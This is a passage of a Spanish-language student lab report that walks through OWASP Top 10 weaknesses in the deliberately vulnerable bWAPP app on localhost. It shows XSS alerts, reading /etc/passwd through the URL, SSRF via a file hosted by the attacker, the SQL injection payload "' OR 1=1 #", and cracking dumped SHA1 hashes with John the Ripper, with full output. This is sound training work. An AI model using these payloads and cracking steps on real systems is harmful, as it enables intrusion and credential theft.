
### (XSS) Reflected (POST)

Se realiza el mismo procedimiento solo que la página no devuelve la información de la estructura url como en GET, por lo que hace que el trabajo sea menos visible.




## 5. Security Misconfiguration

Se manipula la dirección url para ejecutar archivos locales del servidor al ejecutar el archivo passwd de la carpeta /etc con solo colocar la ruta del archivo en la solicitud de ejecución de un archivo en la url. También se puede sustraer información de versión de servidores con sus nombres, etc.



## 6. Server side request forgery

Al igual que la anterior prueba se coloca una dirección de un archivo malicioso localizado en la máquina del atacante para que al ejecutar la página este archivo se ejecute en este caso haciendo una lectura de puertos



## 7. Insecure Design

Por fallas en el diseño se puede editar el código HTML dando la filtración de información por ejemplo usuario y clave de acceso al cambiar sus colores en la página.

http://localhost/bWAPP/ba\_insecure\_login\_1.php

bWAPP - Broken Authenticati... bWAPP - Missing Functional L... http://localhost/evil/ssrf-3.txt http://localh

# / Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login: tonystark

Password: I am Iron Man

Login

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet.

Console HTML CSS Script DOM Net

```
font < p < form < div#main < body < html
<p>Enter your credentials.</p>
<form method="POST" action="/bWAPP/ba_insecure_login_1.php">
  <p>
    <label for="login">Login:</label>
    <font color="black">tonystark</font>
    <br>
    <input id="login" type="text" size="20" name="login">
  </p>
  <p>
    <label for="password">Password:</label>
    <font color="red">I am Iron Man</font>
    <br>
    <input id="password" type="password" size="20" name="password">
  </p>
</form>
</div>
</body>
</html>
```

## 8. Fallos de criptografía

Al realizar la inyección SQL se obtienen los Hashes de las contraseñas con sus correos/usuarios de sesión.



Title	Release	Character	Genre	IMDb
bwapp-aim@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	<a href="#">Link</a>
bwapp-bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	<a href="#">Link</a>
geeks@test.com	7c4a8d09ca3762af61e59520943dc26494f8941b	5	4	<a href="#">Link</a>

Estos hashes se colocan en un .txt para descryptarlos con John the Ripper con el comando `john --format=raw-sha1 hash.txt` dando así la decodificación de los hashes para poder acceder al sistema.

```
(kali@kali)-[~/Desktop]
$ sudo john --format=raw-sha1 hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 128/128 AVX 4x])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
bug          (bee)
bug          (aim)
2g 0:00:00:00 DONE 3/3 (2025-05-18 19:12) 4.444g/s 512542p/s 512542c/s 1025KC/s 184..bud
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ sudo john --show --format=raw-sha1 hash.txt
aim:bug
bee:bug
geeks:123456

3 password hashes cracked, 0 left
```



## 9. Security Logging and Monitoring Failures

Básicamente se basa en el monitoreo y alertas de actividad sospechosa en la web por ejemplo la página en este caso sí registra el registro Access.log de apache2 para lo que habría que monitoriar e introducir unas alertas al detectar inyección de código en la web.

The screenshot shows a web browser window displaying the 'bWAPP - SQL Injection' application. The URL in the address bar is `http://localhost/bWAPP/sqli_1.php?title='+OR+1%3D1+%23+&action=search`. The page has a dark header with 'Bugs' and 'Change Password' links. The main content area shows a search for a movie with a search bar and a table of results. The table has a header 'Title' and lists movies like 'G.I. Joe: Retaliation', 'Iron Man', 'Man of Steel', 'Terminator Salvation', 'The Amazing Spider-Man', and 'The Cabin in the Woods'.

Overlaid on the right side of the browser window is a terminal window titled 'bee@bee-box: /var/log/apache2'. It displays the contents of the Apache2 access log, showing various HTTP requests and responses. The log entries include timestamps, IP addresses, request methods, URLs, status codes, and user agents. The terminal window shows the following log entries:

```
127.0.0.1 - - [17/May/2025:11:44:49 +0200] "GET /bWAPP/login.php HTTP/1.1" 200 4019 "http://localhost/bWAPP/sqli_1.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [17/May/2025:11:44:54 +0200] "POST /bWAPP/login.php HTTP/1.1" 302 - "http://localhost/bWAPP/login.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [17/May/2025:11:44:54 +0200] "GET /bWAPP/portal.php HTTP/1.1" 200 23369 "http://localhost/bWAPP/login.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [17/May/2025:11:44:58 +0200] "POST /bWAPP/portal.php HTTP/1.1" 302 - "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [17/May/2025:11:44:58 +0200] "GET /bWAPP/sqli_1.php HTTP/1.1" 200 13472 "http://localhost/bWAPP/portal.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [17/May/2025:11:45:06 +0200] "GET /bWAPP/sqli_1.php?title=%27+OR+1%3D1&action=search HTTP/1.1" 200 2310 "http://localhost/bWAPP/sqli_1.php" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
127.0.0.1 - - [17/May/2025:11:46:06 +0200] "GET /bWAPP/sqli_1.php?title=%27+OR+1%3D1+%23+&action=search HTTP/1.1" 200 16330 "http://localhost/bWAPP/sqli_1.php?title=%27+OR+1%3D1&action=search" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17"
bee@bee-box: /var/log/apache2$
```

## 10. Vulnerable and outdated components

En un blog por ejemplo se puede crear un comentario donde se puede insertar un script que permanecerá publicado en la página y todo usuario que ingrese ejecutará ese código por el hecho de que el comentario está publicado y se ejecuta su código al abrir la web.

The screenshot shows a web browser window with the address bar displaying `http://localhost/bwAPP/xss_stored_1.php`. The browser tabs include "bwAPP - XSS" and "aroba - Buscar con Google". The page has a yellow header with the text "bwAPP" and "an extremely buggy web app!". A dark navigation bar contains links: "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Log". The main content area is titled "/ XSS - stored (Blog) /" and features a text input field. Below the input field are controls: a "Submit" button, "Add:" with a checked checkbox, "Show all:" with an unchecked checkbox, "Delete:" with an unchecked checkbox, and a green message "Your entry was added to our blog!". A table below displays the stored entry:

#	Owner	Date	Entry
1	bee	2025-05-17 13:40:23	

An alert box is overlaid on the page, titled "The page at http://localhost says:", containing a warning icon and the text "XSS persistente funciona", with an "OK" button.